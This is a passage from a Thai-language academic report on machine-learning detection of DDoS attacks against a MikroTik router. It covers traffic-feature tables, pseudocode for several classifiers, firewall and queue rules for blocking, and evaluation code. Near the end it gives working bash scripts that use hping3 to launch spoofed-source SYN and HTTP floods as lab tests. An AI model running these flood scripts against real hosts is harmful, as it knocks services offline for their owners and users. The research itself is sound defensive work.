จากภาพที่ 3-10 คือการสรุปข้อมูลสถิติการโจมตีในแต่ละช่วงเวลาจากชุดข้อมูลที่ได้ จากการวิเคราะห์แพ็กเกจก่อนหน้า โดยรับข้อมูลเข้าเป็น DataFrame ที่มีรายละเอียดในแต่ละช่วงเวลา และจะดำเนินการจัดกลุ่มข้อมูลตามค่ารูปแบบกรอบเวลาเพื่อรวมค่าสถิติต่างๆ เช่น จำนวนแพ็กเกจรวม ขนาดข้อมูลรวมจำนวนไอพีต้นทางที่ไม่ซ้ำจำนวนแพ็กเกจ TCP SYN, UDP และ HTTP request หลังจากนั้นจะคำนวณค่าขนาดแพ็กเกจเฉลี่ย และตรวจหาการจับมือเชื่อมต่อที่ไม่สมบูรณ์ โดยคำนวณจากค่าต่างระหว่าง TCP SYN กับ HTTP Request แล้วจำกัดไม่ให้มีค่าน้อยกว่า 0 ขั้นตอนสุดท้ายคือการเปลี่ยนชื่อคอลัมน์เพื่อความชัดเจนเพิ่มสดมภ์ (Time Window End) และจัดเรียงลำดับข้อมูลให้อยู่ในรูปแบบที่พร้อมสำหรับการนำไปวิเคราะห์การโจมตีที่เกิดขึ้นกับเครือข่าย

3.4 การจำลองการโจมตีและบันทึกข้อมูลการโจมตี

การจำลองรูปแบบการโจมตีและบันทึกข้อมูลผู้จัดทำการค้นคว้าอิสระได้จัดเตรียมสภาพแวดล้อมสำหรับการจำลองการโจมตีไปยังเราเตอร์ไมโครติกเพื่อบันทึกรูปแบบและคุณลักษณะของแพคเก็ตให้อยู่ในรูปแบบข้อมูลชนิด PCAP ซึ่งช่วยเก็บข้อมูลสำคัญ ได้แก่ ที่ไอพีต้นทาง ไอพีปลายทาง โพรโทคอลแบบ TCP โพรโทคอลแบบ UDP และ ICMP รวมถึงปริมาณข้อมูลเครือข่ายและเวลาการส่งข้อมูล โดยข้อมูลเหล่านี้ถูกนำไปใช้ในการวิเคราะห์เพื่อตรวจจับพฤติกรรมที่ผิดปกติและจัดกลุ่มของรูปแบบการโจมตีแบบปฏิเสธการให้บริการแบบกระจายโดยมีส่วนประกอบดังนี้

3.4.1 ชุดข้อมูลสรุปการเชื่อมต่อภายในกรอบเวลา

การจัดกลุ่มข้อมูลจะถูกบันทึกอยู่ในรูปแบบกรอบเวลา โดย 1 กรอบเวลาจะประกอบด้วยข้อมูลผลรวมของแพคเก็ตของการสื่อสารที่สามารถจำแนกออกมาเป็นคุณลักษณะที่บ่งชี้ถึงการโจมตีดังตารางที่ 3-1

ตารางที่ 3-1 ชุดข้อมูลที่ใช้สำหรับการพัฒนาแบบจำลองตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

Time Window Start	Time Window End	Packet Count	Byte Count	TCP SYN Count	UDP Count	HTTP Req Count	Incomplete HS
1543697556	1543697558	6	1128	6	2	0	0
1543697557	1543697558	12	1320	12	0	0	0
1543697558	1543697559	16	1848	16	0	0	0
1543697559	1543697560	436	125292	124	0	62	250
1543697560	1543697561	1084	437032	96	0	52	767
1543697561	1543697562	1160	395480	138	0	56	853
1543697562	1543697563	458	128166	112	0	54	318
1543697563	1543697564	16748	1008424	14944	0	0	14944
1543697564	1543697565	18639	1121120	16698	0	0	16698
1543697565	1543697566	18582	1118224	16624	0	0	16624
1543697566	1543697567	19199	1155676	17128	0	0	17128
1543697567	1543697568	166326	79777170	0	166326	0	28

โดยการจัดกลุ่มข้อมูลเพื่อจำแนกประเภทการโจมตีจะมีการบันทึกช่วงเวลาเริ่มต้นรับและส่งข้อมูลช่วงเวลาสิ้นสุดการรับส่งข้อมูล โดยสามารถแบ่งคุณลักษณะสำคัญสำหรับการวิเคราะห์ชนิดการโจมตีออกเป็น 6 กลุ่ม ได้แก่

3.4.1.1 Packet Count จำนวนแพ็กเกจที่เกิดขึ้นในกรอบเวลา

3.4.1.2 Byte Count จำนวนของข้อมูลในแพ็กเกจทั้งหมดที่ส่งในกรอบเวลา

3.4.1.3 TCP SYN Count จำนวนแพ็กเกจที่เริ่มต้นเชื่อมต่อด้วย TCP SYN ในกรอบเวลา

3.4.1.4 UDP Count จำนวนแพ็กเกจที่ใช้โพรโทคอล UDP ในกรอบเวลา

3.4.1.5 HTTP Req Count (HTTP Request Count) จำนวนคำขอ HTTP ในกรอบเวลา

3.4.1.6 Incomplete HS (Incomplete Handshake) จำนวนการเชื่อมต่อที่ไม่สมบูรณ์ในกรอบเวลา

3.4.2 ชุดข้อมูลรายละเอียดของการเชื่อมต่อภายในกรอบเวลา

การจำแนกแหล่งที่มาของการโจมตีจะใช้ข้อมูลรายละเอียดภายในกรอบเวลาที่ตรวจพบว่ามีการโจมตีโดยมีการเพิ่มชุดข้อมูลจากกรอบเวลาที่ไม่พบการโจมตีเข้ามาเพื่อใช้ในการวิเคราะห์แหล่งที่มาของการโจมตีต่อไปดังตารางที่ 3-2

ตารางที่ 3-2 ชุดข้อมูลที่ใช้สำหรับการจำแนกแหล่งที่มาการโจมตี

Time Window	Src IP	Packet Count	Byte Count	Packet Rate (pps)	TCP SYN Count	UDP Count	HTTP Request Count
1543697559	52.43.40.243	7	6442	7	2	0	0
1543697559	74.208.236.171	6	384	6	4	0	0
1543697566	172.16.0.5	29924	14320040	29924	0	29924	0
1543697566	192.168.50.1	14	6356	14	0	14	0
1543697566	192.168.50.8	4	400	4	0	4	0

โดยการจัดกลุ่มข้อมูลเพื่อระบุแหล่งที่มาของการโจมตีมีการบันทึกรายละเอียดภายในช่วงเวลาและข้อมูลคุณลักษณะซึ่งสามารถแบ่งออกเป็น 7 กลุ่ม ได้แก่

3.4.2.1 Src IP หมายเลข ไอพีต้นทาง

3.4.2.2 Packet Count จำนวนแพ็กเกจที่ไอพีต้นทางส่ง

3.4.2.3 Byte Count ปริมาณแพ็กเกจที่ไอพีต้นทางส่ง

3.4.2.4 Packet Rate (pps) ความถี่ของแพ็กเกจที่ไอพีต้นทางส่ง

3.4.2.5 TCP SYN Count จำนวนแพ็กเกจที่เริ่มต้นเชื่อมต่อด้วย TCP SYN ที่ไอพีต้นทางส่ง

3.4.2.6 UDP Count จำนวนแพ็กเกจที่ใช้โพรโทคอล UDP ที่ไอพีต้นทางส่ง

3.4.2.7 HTTP Request Count จำนวนคำขอ HTTP ที่ไอพีต้นทางส่ง

3.5 การวิเคราะห์พฤติกรรมการโจมตี

การวิเคราะห์จากตารางที่ 3-3 พบการโจมตีหลัก 3 ประเภทการโจมตีระดับแอปพลิเคชัน เช่น HTTP Request มีจำนวนมาก การโจมตีช่องโหว่โพรโทคอล เช่น TCP SYN Flood ที่ก่อให้เกิดการเชื่อมต่อไม่สมบูรณ์จำนวนมาก และการโจมตีด้วยปริมาณทราฟฟิกสูงผิดปกติทำให้แบนด์วิดท์เต็ม

ตารางที่ 3-3 ตัวชี้วัดที่ใช้จำแนกประเภทการโจมตีเครือข่าย

ชนิดการโจมตี	ตัวบ่งชี้การโจมตี
Application	TCP SYN Count
	HTTP Requests
Protocol	TCP SYN Count
	Incomplete Handshake
Volume	Packet Count
	Byte Count

จากตารางที่ 3-3 แสดงตัวชี้วัดที่ใช้ในการจำแนกการโจมตีเครือข่ายออกเป็น 3 กลุ่ม ได้แก่ ระดับแอปพลิเคชัน โพรโทคอล และปริมาณข้อมูล โดยแต่ละกลุ่มมีตัวชี้วัดเฉพาะ เช่น TCP SYN Count และ HTTP Requests สำหรับกลุ่มแอปพลิเคชัน, Incomplete Handshake สำหรับกลุ่มโพรโทคอล และ Packet Count กับ Byte Count สำหรับกลุ่มปริมาณข้อมูลตัวชี้วัดเหล่านี้มีบทบาทสำคัญในการระบุลักษณะการโจมตี และใช้เป็นข้อมูลนำเข้าในการพัฒนาแบบจำลองการตรวจจับการโจมตีแบบปฏิเสธการให้บริการได้อย่างมีประสิทธิภาพ

การจำแนกแหล่งที่มาของการโจมตีใช้การจัดกลุ่มข้อมูลที่มีพฤติกรรมผิดปกติภายในกรอบเวลาที่พบว่ามีการโจมตีเกิดขึ้นซึ่งมีรายละเอียดดังตารางที่ 3-4

ตารางที่ 3-4 ตัวชี้วัดที่ใช้จัดกลุ่มแหล่งที่มาของการโจมตี

ชนิดแหล่งเชื่อมต่อ	ตัวบ่งชี้เป็นแหล่งการโจมตี
Attack	- Packet Count สูงมาก - Byte Count สูงมากในเวลาสั้น - TCP SYN Count สูงผิดปกติ - Incomplete Handshake จำนวนมาก - UDP Count สูงต่อเนื่อง - ไม่มี HTTP Request (ในบางกรณี)
Normal	- Packet Count อยู่ในช่วงปกติ - Byte Count สมเหตุสมผล - TCP SYN มีการจับมือสมบูรณ์ (SYN + HTTP Request) - UDP Count ต่ำหรือไม่มี

ตารางที่ 3–4 แสดงชุดข้อมูลสำหรับจำแนกแหล่งที่มาของการโจมตี โดยอ้างอิง IP ต้นทางและลักษณะทราฟฟิก เช่น จำนวนแพ็กเกจและปริมาณข้อมูลพร้อมจัดเรียงตามช่วงเวลาเพื่อวิเคราะห์พฤติกรรม IP

3.6 การพัฒนาแบบจำลองจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

จากการวิเคราะห์พฤติกรรมการโจมตีสามารถระบุจำนวนของพฤติกรรมการโจมตีโดยมีป้ายกำกับได้ดัง ตารางที่ 3-5

ตารางที่ 3-5 ปริมาณข้อมูลจริงตามชนิดของการโจมตี

ชนิดการโจมตี	จำนวนแพ็กเกจ
Application	850
Protocol	4039
Volume	1908
Normal	27838

ตารางที่ 3–5 แสดงข้อมูลที่ติดป้ายกำกับแล้วสำหรับฝึกแบบจำลอง โดยพบว่าข้อมูลการโจมตีมีความไม่สมดุล จึงปรับด้วยวิธีทำซ้ำให้แต่ละกลุ่มมีขนาดเท่ากันตามตารางที่ 3–6

ตารางที่ 3-6 ปริมาณข้อมูลที่ถูกทำซ้ำตามชนิดของการโจมตี

ชนิดการโจมตี	จำนวนแพ็กเกจ
Application	27838
Protocol	27838
Volume	27838
Normal	27838

ตารางที่ 3–6 แสดงชุดข้อมูลที่ถูกสุ่มซ้ำให้กลุ่มมีขนาดเท่ากันก่อนฝึกด้วย K-Fold Cross Validation พร้อมประเมินด้วยค่าความถูกต้อง เที่ยงตรง ระลึก และ F1-score

3.6.1 ลำดับชุดคำสั่งในการฝึกแบบจำลองเนอีฟเบย์

```
Input:
    Preprocessed CIC-DDoS2019 dataset
Output:
    Trained Naïve Bayes model and evaluation results
Steps:
1. Load dataset and encode attack labels as integers
2. Split data into features (X) and target (y)
3. Apply standard feature scaling to X
4. Initialize 10-fold cross-validation
5. Define Gaussian Naïve Bayes classifier
6. Perform cross-validation and compute accuracy scores
7. Train model on the full dataset
8. Predict and evaluate using:
    - Classification report
    - Confusion matrix
9. Save the trained model to file
10. Visualize confusion matrix as heatmap
```

ภาพที่ 3-11 ชุดคำสั่งในการฝึกแบบจำลองเนอีฟเบย์

จากภาพที่ 3-11 การฝึกแบบจำลองเนอีฟเบย์สำหรับการจำแนกประเภทการโจมตีจากชุดข้อมูลที่จัดเตรียมไว้โดยมีการปรับมาตรฐานข้อมูลต้น ใช้การประเมินผลแบบไขว้สิบส่วนและฝึกด้วยแบบจำลองเนอีฟเบย์ผลลัพธ์ถูกประเมินด้วยค่าความแม่นยำ รายงานการจำแนกและตารางคอนฟิวชันเมทริกส์

3.6.2 ลำดับชุดคำสั่งในการฝึกแบบจำลองต้นไม้ตัดสินใจ (Decision Tree)

```
Input:
    Preprocessed CIC-DDoS2019 dataset
Output:
    Trained Decision Tree model and evaluation results
Steps:
1. Load dataset and encode attack labels as integers
2. Split data into features (X) and target (y)
3. Initialize 10-fold cross-validation
4. Configure Decision Tree with regularization parameters
5. Perform cross-validation and compute accuracy scores
6. Train model on full dataset
7. Predict and evaluate using classification report and confusion matrix
8. Save trained model and visualize confusion matrix
```

ภาพที่ 3-12 ชุดคำสั่งในการฝึกแบบจำลองต้นไม้ตัดสินใจ (Decision Tree)

จากภาพที่ 3-12 การฝึกแบบจำลองต้นไม้ตัดสินใจเพื่อจำแนกประเภทของการโจมตีจากชุดข้อมูลที่จัดเตรียมไว้โดยใช้การประเมินผลแบบไขว้ 10 ส่วน พร้อมกำหนดพารามิเตอร์เพื่อควบคุมการเรียนรู้ไม่ให้เกิดการเรียนรู้มากเกินไปโดยผลลัพธ์แสดงค่าความแม่นยำ และรายงานผลการจำแนกผ่านตารางคอนฟิวชันเมทริกส์

3.6.3 ลำดับชุดคำสั่งในการฝึกแบบจำลองโครงข่ายประสาทเทียม

```
Input:
    Preprocessed CIC-DDoS2019 dataset
Output:
    Trained Neural Network model and evaluation results
Steps:
1. Load dataset and encode attack labels into integers
2. Split dataset into:
    - Features (X)
    - Target labels (y)
3. Standardize features using Z-score normalization
4. Convert target labels to one-hot encoding
5. Split data into training and test sets (e.g., 80/20 ratio)
6. Define a sequential neural network with:
    - Input layer (ReLU)
    - Hidden layers with Dropout
    - Output layer with Softmax activation
7. Compile the model using:
    - Optimizer: Adam
    - Loss: Categorical Crossentropy
    - Metric: Accuracy
8. Train the model on training data with validation on test data
9. Evaluate the model's performance:
    - Accuracy, Classification Report, Confusion Matrix
10. Save the trained model to disk
11. Visualize confusion matrix as heatmap
```

ภาพที่ 3-13 ชุดคำสั่งในการฝึกแบบจำลองโครงข่ายประสาทเทียม

จากภาพที่ 3-13 การฝึกแบบจำลองโครงข่ายประสาทเทียมเพื่อจำแนกประเภทการโจมตีจากข้อมูลที่เตรียมไว้โดยมีการปรับมาตรฐานข้อมูล แปลงป้ายกำกับเป็นแบบรหัสหนึ่งตำแหน่ง

(One-hot Encoding) และแบ่งข้อมูลเป็นชุดฝึกกับชุดทดสอบโดยรายงานผลการฝึกประเมินด้วยค่าความแม่นยำและการจำแนกด้วยตารางคอนฟิวชันเมทริกส์

3.6.4 ลำดับชุดคำสั่งในการฝึกแบบจำลองเพื่อนบ้านใกล้ที่สุด

```
Input:
    Preprocessed CIC-DDoS2019 dataset
Output:
    Trained k-NN model and evaluation results
Steps:
1. Load dataset and encode attack labels to integer values
2. Split data into features (X) and target labels (y)
3. Define 10-fold cross-validation
4. Initialize k-NN classifier with:
    - n_neighbors = 20
    - weights = uniform
    - distance metric = Minkowski
5. Perform cross-validation to compute accuracy scores
6. Train the final k-NN model using the full dataset
7. Predict labels and evaluate with:
    - Classification report
    - Confusion matrix
8. Save the trained model to disk
9. Visualize confusion matrix using heatmap
```

ภาพที่ 3-14 ชุดคำสั่งในการฝึกแบบจำลองเพื่อนบ้านใกล้ที่สุด

จากภาพที่ 3-14 การฝึกแบบจำลองเพื่อนบ้านใกล้ที่สุด เพื่อจำแนกประเภทการโจมตีจากชุดข้อมูลที่จัดเตรียมไว้โดยใช้การประเมินผลแบบไขว้ 10 ส่วน (10-Fold Cross-Validation) และจำนวนเพื่อนบ้านใกล้เคียงเท่ากับ 20 โดยแสดงผลลัพธ์ประเมินด้วยตารางคอนฟิวชันเมทริกส์

3.6.5 ลำดับชุดคำสั่งการจัดกลุ่มด้วยเคมีนส์

```
Input:
    Aggregated traffic feature dataset (CSV)
Output:
    Clustered labels indicating normal or attack traffic
Steps:
1. Load dataset and select numerical features related to traffic behavior:
    - Packet Count, Byte Count, Packet Rate, TCP SYN, UDP, HTTP Requests
2. Normalize features using Z-score standardization
3. Apply K-Means clustering algorithm with:
    - Number of clusters = 2 (Normal, Attack)
4. Assign predicted cluster labels to the dataset
5. Visualize clustering results using scatter plot:
    - X-axis: Packet Count
    - Y-axis: Byte Count
    - Color-coded by cluster with custom labels
6. Display legend and colorbar for interpretability
```

ภาพที่ 3-15 ชุดคำสั่งการจัดกลุ่มด้วยเคมีนส์

จากภาพที่ 3-15 ใช้การเรียนรู้แบบไม่ต้องมีการกำกับดูแลด้วยวิธีการวิธีการจัดกลุ่มด้วยเคมีนส์ เพื่อจำแนกประเภททราฟฟิกของเครือข่ายออกเป็น 2 กลุ่ม ได้แก่ กลุ่มที่มีพฤติกรรมปกติและกลุ่มที่มีแนวโน้มเป็นการโจมตี โดยเลือกใช้คุณลักษณะสำคัญทางเครือข่าย เช่น จำนวนแพ็กเกจ ปริมาณข้อมูล อัตราการส่งแพ็กเกจ จำนวน TCP SYN, UDP และ HTTP Requests จากนั้นทำการปรับสเกลข้อมูลด้วยวิธี Z-score เพื่อให้การจัดกลุ่มมีประสิทธิภาพมากขึ้น และดำเนินการฝึกแบบจำลองด้วยจำนวนคลัสเตอร์เท่ากับ 2 ผลลัพธ์ที่ได้คือกลุ่มของข้อมูลที่ถูกจัดแบ่งตามลักษณะพฤติกรรมของทราฟฟิก และแสดงผลในรูปแบบกราฟกระจายเพื่อช่วยให้เห็นความแตกต่างระหว่างกลุ่มปกติกับกลุ่มที่มีความเสี่ยงได้อย่างชัดเจน

3.7 การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายด้วยแบบจำลองที่พัฒนาขึ้นบนเราเตอร์ไมโครติก

การเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายด้วยแบบจำลองที่พัฒนาขึ้นบนเราเตอร์ไมโครติก โดยอาศัยสคริปต์ที่เชื่อมต่อกับระบบปฏิบัติการ RouterOS ผ่านโปรแกรมเชื่อมต่อแบบ API และกฎของไฟร์วอลล์ (Firewall Rules) เพื่อให้สามารถตรวจจับพฤติกรรมที่ผิดปกติได้แบบต่อเนื่องหากระบบตรวจพบการโจมตีจะดำเนินมาตรการป้องกันโดยอัตโนมัติ เช่น การบล็อกหมายเลขไอพีต้นทาง การจำกัดแบนด์วิดท์ หรือการแจ้งเตือนผู้ดูแลเครือข่าย ซึ่งช่วยเสริมสร้างความปลอดภัยและลดระยะเวลาการตอบสนองต่อภัยคุกคามได้อย่างมีประสิทธิภาพ

3.7.1 ลำดับขั้นตอนคำสั่งการใช้แบบจำลองร่วมกับเราเตอร์ไมโครติก

```
Input:
    - PCAP traffic from MikroTik router (via TZSP/UDP port 37008)
Output:
    - Labeled traffic windows and blocked source IPs
Steps:
1. Capture network traffic using TShark and save to .pcap file
2. Parse packets from PCAP and extract per-window features:
   - Packet Count, Byte Count, TCP SYN, UDP, HTTP Requests
3. Compute traffic statistics per time window:
   - Packet Rate, Incomplete Handshakes
4. Predict attack type using trained Decision Tree model
5. Cluster source IP behaviors using K-Means (n_clusters = 2)
6. Apply rule-based labeling to classify abnormal behavior as attack
7. If attack IPs are detected:
   - Add to MikroTik firewall address list with 30s timeout
8. Clean up temporary files and repeat detection loop
```

ภาพที่ 3-16 ตัวอย่างชุดคำสั่งควบคุมการทำงานตรวจจับและป้องกันการโจมตีบนเราเตอร์ไมโครติก

จากภาพที่ 3-16 ชุดคำสั่งนี้มีวัตถุประสงค์เพื่อตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายในลักษณะเวลาจริง โดยอาศัยการเก็บข้อมูลการสื่อสารจาก เราเตอร์ไมโครติกผ่านการใช้เครื่องมือ TShark เพื่อบันทึกแพ็กเกจในรูปแบบ PCAP จากนั้นจึงทำการวิเคราะห์ข้อมูลในแต่ละช่วงเวลาเพื่อสกัดคุณลักษณะสำคัญ เช่น จำนวนแพ็กเกจ ขนาดข้อมูล จำนวนการร้องขอ TCP SYN การใช้โพรโทคอล UDP และ HTTP ตลอดจนการคำนวณค่าระดับอัตราการส่งข้อมูลและจำนวนการจับมือที่ไม่สมบูรณ์ซึ่งเป็นตัวชี้วัดพฤติกรรมการสื่อสารที่อาจบ่งชี้ถึงความเสี่ยงถึงการโจมตี

โดยข้อมูลที่ผ่านการสกัดคุณลักษณะแล้วจะถูกจำแนกประเภทด้วยแบบจำลองต้นไม้ตัดสินใจซึ่งได้ผ่านการฝึกสอนล่วงหน้าและมีคะแนนมากที่สุดเพื่อระบุลักษณะของการโจมตี เช่น ประเภทปริมาณข้อมูลโพรโทคอลหรือระดับแอปพลิเคชันจากนั้นจะนำข้อมูลไอพีมาวิเคราะห์โดยใช้วิธีการการจัดกลุ่มแบบเคมีนส์และกำหนดป้ายกำกับตามเกณฑ์เชิงกฎ (Rule-based) หากตรวจพบแหล่งที่มาของทราฟฟิกที่มีลักษณะผิดปกติ ระบบจะเพิ่มหมายเลขไอพีดังกล่าวลงใน Address List ของเราเตอร์ไมโครติกโดยอัตโนมัติพร้อมกำหนดระยะเวลาการบล็อกไว้ที่ 30 วินาทีเพื่อจำกัดผลกระทบของการโจมตีและเพิ่มประสิทธิภาพในการตอบสนองต่อภัยคุกคามทางเครือข่ายภายในเราเตอร์ไมโครติก

3.7.2 การตั้งค่ากฎของไฟร์วอลล์ภายในเราเตอร์ไมโครติก

```
/ip firewall filter add chain=input src-address-list=VolumeAttack action=drop comment="Block VolumeAttack IPs"
```

ภาพที่ 3-17 ชุดคำสั่งสำหรับปฏิเสธการเชื่อมต่อกรณีพบการโจมตีด้วยปริมาณข้อมูลขนาดใหญ่

จากภาพที่ 3-17 เป็นการกำหนดไฟร์วอลล์ บนเราเตอร์ไมโครติกเพื่อบล็อก ทราฟฟิกจากหมายเลขไอพีใน Address List ที่ชื่อ VolumeAttack โดยเมื่อมีแพ็กเกจที่มีต้นทาง (Source Address) ตรงกับรายชื่อนี้ระบบจะดำเนินการทิ้งแพ็กเกจทันที (action=drop) ผ่าน chain=input

```
/ip firewall filter add chain=input src-address-list=ProtocolAttack connection-limit=10,32 action=drop comment="Limit ProtocolAttack Connections"
```

ภาพที่ 3-18 ชุดคำสั่งสำหรับลดการเชื่อมต่อกรณีพบการโจมตีที่ช่องโหว่ของโพรโทคอลเครือข่าย

จากภาพที่ 3-18 คำสั่งกำหนดกฎไฟร์วอลล์บนเราเตอร์ไมโครติกนี้มีวัตถุประสงค์เพื่อบล็อกทราฟฟิกจากหมายเลขไอพีที่อยู่ในรายชื่อ Address List ที่ชื่อว่า ProtocolAttack โดยเมื่อมีแพ็กเกจใดๆ ที่มีต้นทาง (Source Address) ตรงกับรายชื่อดังกล่าวและจำกัดการเชื่อมต่อไม่เกิน 10 การเชื่อมต่อเข้ามายังเราเตอร์ไมโครติกหากเกินระบบจะดำเนินการทิ้งแพ็กเกจนั้นทันที (action=drop) ผ่าน chain=input

```
/ip firewall mangle add chain=forward src-address-list=ApplicationAttack action=mark-connection new-connection-mark=appattack_conn passthrough=yes comment="Mark connections from ApplicationAttack"
/ip firewall mangle add chain=forward connection-mark=appattack_conn action=mark-packet new-packet-mark=appattack_packet passthrough=no comment="Mark packets from ApplicationAttack"
/queue tree add name="AppAttack Download" parent=global dst-address-list=ApplicationAttack packet-mark=appattack_packet limit-at=512k max-limit=1M queue=default comment="Limit download"
/queue tree add name="AppAttack Upload" parent=global src-address-list=ApplicationAttack packet-mark=appattack_packet limit-at=256k max-limit=512k queue=default comment="Limit upload"
```

ภาพที่ 3-19 ชุดคำสั่งสำหรับลดความเร็วการส่งข้อมูลกรณีพบการโจมตีที่ช่องโหว่ของแอปพลิเคชัน

จากภาพที่ 3-19 แสดงการจำกัดความเร็ว (Bandwidth Throttling) สำหรับไอพีใน Address List ชื่อ ApplicationAttack บนเราเตอร์ไมโครติก โดยใช้การจับแพ็กเกจผ่าน Firewall Mangle เพื่อกำหนดหมาย Mark ของการเชื่อมต่อแล้วนำไปใช้ใน Queue Tree เพื่อควบคุมความเร็วการดาวน์โหลดและอัปโหลด เช่น จำกัดไม่เกิน 1 Mbps และ 512 Kbps ตามลำดับวิธีนี้ช่วยควบคุมทราฟฟิกที่มีความเสี่ยงในระดับชั้นแอปพลิเคชันได้อย่างมีประสิทธิภาพ และสามารถปรับตามนโยบายเครือข่าย

3.8 การประเมินผลการป้องกันการโจมตีบนเราเตอร์ไมโครติก

การประเมินผลการเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องจะแบ่งการประเมินผลออกเป็น 2 ส่วนดังนี้

3.8.1 การประเมินผลความแม่นยำของแบบจำลองในการตรวจจับการโจมตี

3.8.1.1 การประเมินผลแบบจำลองจำแนกชนิดการโจมตี โดยเกณฑ์ที่ใช้ในการประเมินผลแบบจำลองจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจายการวัดผลจะใช้ดัชนีชี้วัดหลัก ได้แก่ ค่าความถูกต้องซึ่งแสดงสัดส่วนของการทำนายถูกทั้งหมด ค่าความแม่นยำและค่าการระลึกที่สะท้อนความสามารถในการจำแนกประเภทที่ต้องการและคะแนนเอฟหนึ่งซึ่งเป็นค่าเฉลี่ยเชิงฮาร์โมนิกของ ค่าความแม่นยำ และ ค่าการระลึก เพื่อให้การประเมินมีความสมดุล โดยผลลัพธ์จะถูกนำเสนอผ่านตารางคอนฟิวชันเมทริกส์ เพื่อแสดงรายละเอียดของจำนวนตัวอย่างที่จำแนกถูกต้องและผิดพลาดในแต่ละประเภทอย่างชัดเจนโดยผ่านชุดคำสั่ง

```
from sklearn.metrics import classification_report, confusion_matrix
class_report = classification_report(y, y_pred, target_names=custom_labels)
plt.figure(figsize=(6,6))
sns.heatmap(conf_matrix, annot=True, fmt='d', cmap='Blues', xticklabels=custom_labels,
yticklabels=custom_labels)
plt.xlabel('Predicted Labels')
plt.ylabel('True Labels')
plt.title('Confusion Matrix Decision Tree')
plt.show()
```

ภาพที่ 3-20 ชุดคำสั่งการประเมินผลและสร้างตารางคอนฟิวชันเมทริกส์

จากภาพที่ 3-20 คำสั่งสร้างรายงานการจำแนกประเภทด้วยค่าชี้วัด สำหรับแต่ละกลุ่มพร้อมแสดงผลลัพธ์ในรูปแบบตารางคอนฟิวชันเมทริกส์เพื่อให้เห็นจำนวนการทำนายถูกและผิดของแต่ละประเภทอย่างชัดเจน

3.8.1.2 การประเมินผลแบบจำลองจัดกลุ่มแหล่งที่มาของการโจมตี โดยเกณฑ์ที่ใช้ในการประเมินผลแบบจำลองจัดกลุ่มแหล่งที่มาการโจมตีแบบปฏิเสธการให้บริการแบบกระจายการประเมินผลแบบจำลองการจัดกลุ่มแหล่งที่มาของการโจมตีใช้เกณฑ์วัดผลหลัก 2 ตัว ได้แก่ Silhouette Score และ ดัชนีเดวีส์–โบลดิน ซึ่ง Silhouette Score ใช้วัดความใกล้ชิดของข้อมูลภายในกลุ่มและความห่างจากกลุ่มอื่น โดยมีค่าระหว่าง -1 ถึง 1 โดยค่าที่ใกล้ 1 แสดงถึงการจัดกลุ่มที่ดี ส่วนดัชนีเดวีส์–โบลดิน ใช้วัดความแตกต่างและกระจายตัวของคลัสเตอร์ยิ่งค่านี้ต่ำยิ่งแสดงว่ากลุ่มมีความแตกต่างกันชัดเจน

```
from sklearn.metrics import silhouette_score, davies_bouldin_score
kmeans = KMeans(n_clusters=2, random_state=42, n_init=10)
df["Cluster_KMeans"] = kmeans.fit_predict(X_scaled)
silhouette = silhouette_score(X_scaled, df["Cluster_KMeans"])
davies_bouldin = davies_bouldin_score(X_scaled, df["Cluster_KMeans"])
```

ภาพที่ 3-21 ชุดคำสั่งการประเมินผลแบบจำลองเคมีนส์

จากภาพที่ 3-21 คำสั่งพัฒนาแบบจำลองเคมีนส์เพื่อจัดกลุ่มข้อมูลออกเป็น 2 กลุ่ม จากนั้นคำนวณค่า Silhouette Score และดัชนีเดวีส์–โบลดิน เพื่อประเมินคุณภาพของการจัดกลุ่ม โดยทั้งสองค่าช่วยวัดความชัดเจนและความเหมาะสมของแต่ละคลัสเตอร์

3.8.2 การประเมินผลการป้องกันการโจมตีบนเราเตอร์ไมโครติก

ในการประเมินประสิทธิภาพของระบบตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ที่พัฒนาขึ้นโดยใช้วิธีการเรียนรู้ของเครื่องร่วมกับอุปกรณ์เราเตอร์ไมโครติก ผู้ดำเนินการค้นคว้าอิสระได้ดำเนินการทดสอบในรูปแบบของการจำลองเครือข่ายและการปลอมแปลงหมายเลขไอพี (IP Spoofing) โดยจำลองสถานการณ์การโจมตีออกเป็น 3 ประเภทหลัก ได้แก่

3.8.2.1 การโจมตีในระดับแอปพลิเคชัน (Application-based Attacks)

```
random_ips=()
for i in {1..20}; do
  ip="$((RANDOM % 223 + 1)).$((RANDOM % 256)).$((RANDOM % 256)).$((RANDOM % 256))"
  random_ips+=("$ip")
done
for ip in "${random_ips[@]}"; do
  echo "ส่งจาก $ip"
  hping3 -S --spoof "$ip" -p 80 --flood -d 120 -E payload.txt "$TARGET" &
done
```

ภาพที่ 3-22 ชุดคำสั่งทดสอบการโจมตีแบบ HTTP Flood

จากภาพที่ 3-22 แสดงการจำลองการโจมตีแบบ HTTP Flood โดยสุ่มหมายเลข IP ต้นทาง 20 รายการ และส่งแพ็กเกจผ่านคำสั่ง hping3 ด้วย flag -S ไปยังพอร์ต 80 ของเป้าหมายพร้อมข้อมูล HTTP GET Request จากไฟล์ payload.txt เพื่อเลียนแบบการใช้งานจริงคำสั่ง –flood ใช้เพื่อส่งแพ็กเกจความเร็วสูงอย่างต่อเนื่องในระดับแอปพลิเคชัน

3.8.2.2 การโจมตีในระดับโพรโทคอล (Protocol-based Attacks)

```
random_ips=()
for i in {1..20}; do
  ip="$((RANDOM % 223 + 1)).$((RANDOM % 256)).$((RANDOM % 256)).$((RANDOM % 256))"
  random_ips+=("$ip")
done
for ip in "${random_ips[@]}"; do
  echo "ส่ง SYN จาก IP ปลอม: $ip"
  hping3 -S --spoof "$ip" -p $PORT --flood "$TARGET" &
done
```

ภาพที่ 3-23 ชุดคำสั่งทดสอบการโจมตีแบบ SYN Flood

